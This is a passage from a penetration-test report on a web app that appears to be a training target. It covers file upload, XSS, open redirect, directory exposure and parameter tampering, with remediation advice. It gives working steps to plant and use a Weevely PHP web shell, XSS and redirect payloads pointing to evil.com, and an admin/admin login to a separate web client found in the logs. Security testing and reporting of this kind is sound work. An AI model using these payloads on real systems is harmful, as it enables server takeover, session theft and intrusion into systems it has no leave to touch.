3. Now open the URL (<http://foophones.securitybrigade.com:8080/images/avatars/bank>) and you will get the bank details of the user named “M GEETHAMMA “



7. File Upload Vulnerability – High

- URL – <http://foophones.securitybrigade.com:8080/register.php>
- Infected Parameter: **Avatar Upload**
- Vulnerability – File Upload Vulnerability leads to Execution of Server Code Remotely
- Severity Rating – High

Description

Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step. The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement

An attacker could now try to upload a malicious file instead of a benign image file (such as a .png or a .jpg). If the target application is e.g. running on PHP, an attacker could try to upload a file with a .php file ending.

Impact

- Remote Code Execution: The most harmful outcome. If the web server configuration allows, an attacker can try to e.g. upload a web shell which enables him to pass on terminal commands to the server running the application. These commands can then be easily sent to the server via the browser.
- Denial of Service: If the application code is not validating file size or the number of files uploaded, an attacker could try to fill up the server's storage capacity until a point is reached, where the application cannot be used anymore. Web Defacement: If the web root is not configured properly (allowing an attacker to overwrite existing files), an attacker could substitute existing web pages with his own content.
- Web Defacement: If the web root is not configured properly (allowing an attacker to overwrite existing files), an attacker could substitute existing web pages with his own content potentially showing imagery which is conflicting to the original purpose of the application

- Phishing Page: Similar to the example before, an attacker could also go ahead only slightly manipulate an existing page in order to e.g. extract sensitive data, sending it to a destination controlled by himself.

Remediation

- Implement allow-list containing only the file types which are really necessary for the proper functioning of the web app
- Restrict file size to a certain limit
- Create new file names for all uploaded files or remove all potentially dangerous characters (such as control characters, special characters and Unicode characters)
- Use existing well-tested validation frameworks for file uploads
- Host uploaded files on a separate domain from the main application.

Steps to Reproduce / Exploit

1. Open the kali machine and run **"Weevely"** (Weevely is a free tool help to make any file with any extension like .php , .png etc).
2. Here for the testing part I created a php shell that will be executed on the backend of the server.
3. Now run the following command to create a php file and will save that file on our machine.

Command: **weevely generate 1234 /root/shell.php**

Here,

Weevely – It's a tool name

Generate – This command will generate the file.

1234 – It's the password for which we can execute the file, it can be anything of your choice


/root/shell.php – It's the directory where we want to save our file.

4. Now press enter after the above following command and it will create the file for us.
5. Open your browser and register yourself and upload that shell.php file in the avatar field.
6. Login yourself with the same credentials
7. Copy the file uploaded URL link I,e – "<http://foophones.securitybrigade.com:8080/images/avatars/shell.php>" . We get this avatar link earlier through our directory search so we know that all the file we upload directly goes into the avatars folder on the server.

8. Now , again go to the kali terminal and run the following command to execute our uploaded files and to remote execute our code in the backend server of the application.

Command : **weeveily**

<http://foophones.securitybrigade.com:8080/images/avatars/shell.php> 1234



```
root@Krishanu: ~  
File Actions Edit View Help  
(root@Krishanu)-[~]  
# weeveily http://foophones.securitybrigade.com:8080/images/avatars/shell.php 1234  
[+] weeveily 4.0.1  
[+] Target:      foophones.securitybrigade.com:8080  
[+] Session:     /root/.weeveily/sessions/foophones.securitybrigade.com/shell_0.session  
[+] Browse the filesystem or execute commands starts the connection  
[+] to the target. Type :help for more information.  
weeveily> help  
The remote script execution triggers an error 500, check script and payload integrity  
Failed cd '.': no such directory or permission denied  
  
:net_ifconfig      Get network interfaces addresses.  
:net_proxy        Run local proxy to pivot HTTP/HTTPS browsing through the target.  
:net_curl         Perform a curl-like HTTP request.  
:net_php proxy    Install PHP proxy on the target.  
:net_scan        TCP Port scan.  
:net_mail        Send mail.  
:bruteforce_sql   Bruteforce SQL database.  
:system_info     Collect system information.  
:system_procs    List running processes.  
:system_extensions Collect PHP and webserver extension list.  
:sql_console     Execute SQL query or run console.  
:sql_dump        Multi dbms mysqldump replacement.  
:audit_filesystem Audit the file system for weak permissions.  
:audit_suidsgid  Find files with SUID or SGID flags.  
:audit_disablefunctionbypass Bypass disable_function restrictions with mod_cgi and .htaccess.  
:audit_etcpasswd Read /etc/passwd with different techniques.  
:audit_phpconf   Audit PHP configuration.  
:backdoor_reversetcp Execute a reverse TCP shell.  
:backdoor_tcp    Spawn a shell on a TCP port.  
:file_zip        Compress or expand zip files.  
:file_bzip2      Compress or expand bzip2 files.  
:file_find       Find files with given names and attributes.  
:file_upload2web Upload file automatically to a web folder and get corresponding URL  
:file_edit       Edit remote file on a local editor.  
:file_gzip       Compress or expand gzip files.  
:file_upload     Upload file to remote filesystem.  
:file_cp        Copy single file.  
:file_ls        List directory content.  
:file_cd        Change current working directory.  
:file_check     Get attributes and permissions of a file
```

The system shell interpreter is not available in this session, use the following command replacements to simulate a unrestricted shell.

ifconfig	net_ifconfig
curl	net_curl
nmap	net_scan
mail	net_mail
whoami, hostname, pwd, uname	system_info
ps	system_procs
zip, unzip	file_zip
bzip2, bunzip2	file_bzip2
find	file_find
vi, vim, emacs, nano, pico, gedit, kwrite	file_edit
gzip, gunzip	file_gzip
cp, copy	file_cp
ls, dir	file_ls
cd shell_dir	file_cd
tar	file_tar
rm	file_rm
grep	file_grep
cat	file_read
touch	file_touch
wget	file_webdownload
ifconfig	shell_su

```
www-data@foophones PHP> whoami
Failed cd '.': no such directory or permission denied
www-data
www-data@foophones PHP> pwd
Failed cd '.': no such directory or permission denied
/var/www/images/avatars
www-data@foophones PHP> █
```

8. Cross Site Scripting – High

- URL – <http://foophones.securitybrigade.com:8080/register/>
- Vulnerability – XSS (Cross Site Scripting) found on Country Field
- Severity Rating – High

Description

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site.

Impact

XSS can cause a variety of problems for the end user that range in severity from an annoyance to complete account compromise. The most severe XSS attacks involve disclosure of the user's session cookie, allowing an attacker to hijack the user's session and take over the account.


XSS can have huge implications for a web application and its users. User accounts can be hijacked, credentials could be stolen, sensitive data could be exfiltrated, and lastly, access to your client computers can be obtained.

Remediation

- To keep your web application safe, everyone involved in building the web application must be aware of the risks associated with XSS vulnerabilities. You should provide suitable security training to all your developers, QA staff, DevOps, and SysAdmins.
- Treat all user input as untrusted. Any user input that is used as part of HTML output introduces a risk of an XSS. Treat input from authenticated and/or internal users the same way that you treat public input
- Use an appropriate escaping/encoding technique depending on where user input is to be used: HTML escape, JavaScript escape, CSS escape, URL escape, etc. Use existing libraries for escaping, don't write your own unless absolutely necessary.
- If the user input needs to contain HTML, you can't escape/encode it because it would break valid tags. In such cases, use a trusted and verified library to parse and clean HTML. Choose the library depending on your development language, for example, HtmlSanitizer for .NET or SanitizeHelper for Ruby on Rails.
- To mitigate the consequences of a possible XSS vulnerability, also use a Content Security Policy (CSP). CSP is an HTTP response header that lets you declare the dynamic resources that are allowed to load depending on the request source.

Steps to Reproduce / Exploit

- Open the URL - <http://foophones.securitybrigade.com:8080/register.php> and register as a new user but put any XSS payload on the "Country" field for eg, **<script>alert("XSS Found on country") </script>** or any payload you like.
- Next , now login from the same credentials you used to register.
- Now wait for some time like 5sec or so, then click on logout.
- You will notice a alert pop on the top.



Default credentials I used for testing are as below :

Username: **<script>alert("XSS Found on username") </script>**

Password: **<script>alert("XSS Found on password") </script>**

- Now if you want to do open redirection within the XSS injection use the following code in the same country field.
 - **<script>window.location ="http://:evil.com"</script>**
- Now when you will try to logout it will automatically redirect to evil.com

9. Exposure of Web Client Sensitive Information – High

- URL – <http://122.169.99.99>
- Vulnerability – Broken Access Control leads to exposed source code & web client server
- Severity Rating – High

Description

This is a powerful editor for web developers with project support, FTP and more. Jvw Ftp Client. rating. Easiest and cheapest software to transfer files.

In my testing, I found the a ip (<http://122.169.99.99>) address in logs section of URL : <http://foophones.securitybrigade.com:8080/logs> . I tested directory listing and found the full source code and got the access for the MATRIX Web Client.

Impact

Using this vulnerability, an attacker can: -

- Gain complete access to the web client of the web application.
- The Attacker can transfer files via FTP and more supported system to the web application.
- Leak sensitive information.

Remediation

- Configure your web server to prevent directory listings for all paths beneath the web root.
- Place into each directory a default file (such as index.htm) that the web server will display instead of returning a directory listing.
- Don't use default ID and Password I.e., **admin – admin** for the username and password for Matrix Web Client.

Steps to Reproduce / Exploit

1. Go to the logs section which is exposed in the URL - <http://foophones.securitybrigade.com:8080/logs>.
2. You will notice there are lots of private IP listed in the section, select the IP (<http://122.169.99.99/>)
3. Now, open your linux or kali linux machine and run the tool “dirb”. Use the following command below
 - **Command – dirb** <http://122.169.99.99>
4. Next, after the test you will get lots of sensitive information regarding the source code of the web client.

```
(mrhacker@Krishanu)~]
$ dirb http://122.169.99.99

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sat Sep 10 17:09:35 2022
URL_BASE: http://122.169.99.99/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://122.169.99.99/ ----
+ http://122.169.99.99/alarm (CODE:200|SIZE:0)
+ http://122.169.99.99/alarms (CODE:200|SIZE:0)
==> DIRECTORY: http://122.169.99.99/cgi-bin/
+ http://122.169.99.99/cgi-bin/ (CODE:403|SIZE:168)
==> DIRECTORY: http://122.169.99.99/css/
==> DIRECTORY: http://122.169.99.99/html/
==> DIRECTORY: http://122.169.99.99/images/
+ http://122.169.99.99/index.html (CODE:200|SIZE:1725)
==> DIRECTORY: http://122.169.99.99/js/
```

5. Now open those html , css , js and images urls you will get the whole code of the web client server.

Index of /images/

Directories

Parent Directory		
InnerPageIcons/	Tue Mar 19 07:25:39 2019	232 bytes
ValidationMsgs/	Tue Mar 19 07:25:39 2019	376 bytes

Files

Assigned.png	Wed Mar 20 14:51:31 2019	640 bytes
Blue.png	Wed Mar 20 14:51:31 2019	230 bytes
CamAssigned.png	Wed Mar 20 14:51:31 2019	640 bytes
Cam_Connected.png	Wed Mar 20 14:51:31 2019	501 bytes
Connected.png	Wed Mar 20 14:51:31 2019	501 bytes
Connected_Assigned.png	Wed Mar 20 14:51:31 2019	681 bytes
Device.png	Wed Mar 20 14:51:31 2019	118 bytes
Enable Audio.png	Wed Mar 20 14:51:31 2019	223 bytes
Green.png	Wed Mar 20 14:51:31 2019	239 bytes
Mainstream.png	Wed Mar 20 14:51:31 2019	134 bytes
Matrix Logo.png	Wed Mar 20 14:51:31 2019	6318 bytes
Normal.png	Wed Mar 20 14:51:31 2019	556 bytes
PreviousMonth.png	Wed Mar 20 14:51:31 2019	109 bytes
PreviousYear.png	Wed Mar 20 14:51:31 2019	109 bytes
Red.png	Wed Mar 20 14:51:31 2019	243 bytes
Settings.png	Wed Mar 20 14:51:31 2019	454 bytes

Index of /html/

Directories

Parent Directory		
images/	Tue Mar 19 07:25:39 2019	536 bytes

Files

about.html	Wed Mar 20 14:51:31 2019	1470 bytes
deviceStatusHelp.html	Wed Mar 20 14:51:31 2019	1622 bytes
liveview.html	Wed Mar 20 14:51:31 2019	7609 bytes
liveviewHelp.html	Wed Mar 20 14:51:31 2019	2770 bytes
login.html	Wed Mar 20 14:51:31 2019	2097 bytes
logout.html	Wed Mar 20 14:51:31 2019	1720 bytes
playback.html	Wed Mar 20 14:51:31 2019	23193 bytes
playbackHelp.html	Wed Mar 20 14:51:31 2019	3026 bytes
portSetting.html	Wed Mar 20 14:51:31 2019	2178 bytes
snapshot.htm	Wed Mar 20 14:51:31 2019	1172 bytes
status.html	Wed Mar 20 14:51:31 2019	4530 bytes

Index of /css/

Directories

[Parent Directory](#)

Files

calc.css	Wed Mar 20 14:51:31 2019	922 bytes
common.css	Wed Mar 20 14:51:31 2019	1998 bytes
common_LOGVIEW.css	Wed Mar 20 14:51:31 2019	21515 bytes
deviceStatus.css	Wed Mar 20 14:51:31 2019	5220 bytes
help.css	Wed Mar 20 14:51:31 2019	1566 bytes
liveView.css	Wed Mar 20 14:51:31 2019	9548 bytes
login.css	Wed Mar 20 14:51:31 2019	5610 bytes
navigation.css	Wed Mar 20 14:51:31 2019	2737 bytes
playback.css	Wed Mar 20 14:51:31 2019	8300 bytes
popup.css	Wed Mar 20 14:51:31 2019	5184 bytes
tooltip.css	Wed Mar 20 14:51:31 2019	1826 bytes

Index of /js/


Directories

[Parent Directory](#)

Files


CheckBrowser.js	Wed Mar 20 14:51:31 2019	260 bytes
MxCommon.js	Wed Mar 20 14:51:31 2019	109318 bytes
MxCommonDef.js	Wed Mar 20 14:51:31 2019	859 bytes
MxTranslator.js	Wed Mar 20 14:51:31 2019	2526 bytes
cookie.js	Wed Mar 20 14:51:31 2019	4544 bytes
datetimepicker.js	Wed Mar 20 14:51:31 2019	48056 bytes
deviceStatus.js	Wed Mar 20 14:51:31 2019	21000 bytes
jq.js	Wed Mar 20 14:51:31 2019	95997 bytes
jquery-1.11.0.min.js	Wed Mar 20 14:51:31 2019	96381 bytes
jquery-2.2.3.js	Wed Mar 20 14:51:31 2019	258648 bytes
jquery-ui-1.8n.min.js	Wed Mar 20 14:51:31 2019	55302 bytes
jquery-ui.min.js	Wed Mar 20 14:51:31 2019	202412 bytes
jquery.blockUI.js	Wed Mar 20 14:51:31 2019	20586 bytes
jquery.min.js	Wed Mar 20 14:51:31 2019	94840 bytes
liveview_dragdrop_status.js	Wed Mar 20 14:51:31 2019	58365 bytes
login.js	Wed Mar 20 14:51:31 2019	3767 bytes
logview.js	Wed Mar 20 14:51:31 2019	2062 bytes
logviewui.js	Wed Mar 20 14:51:31 2019	1799 bytes
normal.js	Wed Mar 20 14:51:31 2019	6996 bytes
pbcalendar.js	Wed Mar 20 14:51:31 2019	15066 bytes

- Next , open the URL - <http://122.169.99.99/html/> and open the login.html page to see the login portal of the Matrix Sataya Web Client.



- Now, put **admin – admin** as the username and password respectively which is the default credentials for this web client.

- Lastly, you will get the exposed web client front.



10. Open Redirection – Medium

- URL - <http://foophones.securitybrigade.com:8080/register.php>
- Vulnerability – Open redirection via file upload and command injection
- Severity Rating – Medium

Description

An open redirect vulnerability occurs when an application allows a user to control a redirect or forward to another URL. If the app does not validate untrusted user input, an attacker could supply a URL that redirects an unsuspecting victim from a legitimate domain to an attacker's phishing site.

Attackers exploit open redirects to add credibility to their phishing attacks. Most users see the legitimate, trusted domain, but do not notice the redirection to the phishing site.

Impact

Using this vulnerability, an attacker can: -

- Bypass a domain-based server-side request whitelist to achieve full-blown server-side request forgery.
- Redirect to a URL with the JavaScript: schema, resulting in XSS.
- Steal secret tokens via the referrer header.
- Redirect the user to an external website or a phishing page by the attacker

Remediation


- Do not use forwards and redirects.
- Do not allow URLs as user input for a destination.
- When user input cannot be avoided, you should make sure that all supplied values are valid, are appropriate for the application, and are authorized for each user.
- Create a list of all trusted URLs, including hosts or a regex, in order to sanitize input. Prefer to use an allow-list approach when creating this list, instead of a block list.

Steps to Reproduce / Exploit


1. First, make a file with any extension i.e, php , html , etc and inject a malicious code that for redirection.
 - Here I make a php file with the following code and saved that file with .php extension.

```
<?php
/* browser redirections*/
header("Location: http://evil.com");
exit;
?>
```

2. Now try to register as a user and fill-up the details and on the avatar field upload that malicious php code file.
3. Next, login with the credentials you make while registering.
4. Now, after login you will see the user (avatar) under “our latest member) in the home section.



5. Now right click on the user and load the image in the new tab, you will notice evil.com (the website I used in the code) will open the new tab.



11. Web Parameter Tampering – High

- URL - <http://foophones.securitybrigade.com:8080/view.php?id=1>
- Infected Pamaters –
 - <http://foophones.securitybrigade.com:8080/view.php?id=1>
 - <http://foophones.securitybrigade.com:8080/view.php?id=2>
 - <http://foophones.securitybrigade.com:8080/view.php?id=3>
 - <http://foophones.securitybrigade.com:8080/view.php?id=4>
- Category Infected - Mobile
- Vulnerability – Web parameter tampering vulnerability
- Severity Rating – High

Description

The Web Parameter Tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc. Usually, this information is stored in cookies, hidden form fields, or URL Query Strings, and is used to increase application functionality and control.

This attack can be performed by a malicious user who wants to exploit the application for their own benefit, or an attacker who wishes to attack a third-person using a Man-in-the-middle attack. In both cases, tools like Webscarab and Paros proxy are mostly used.

Impact

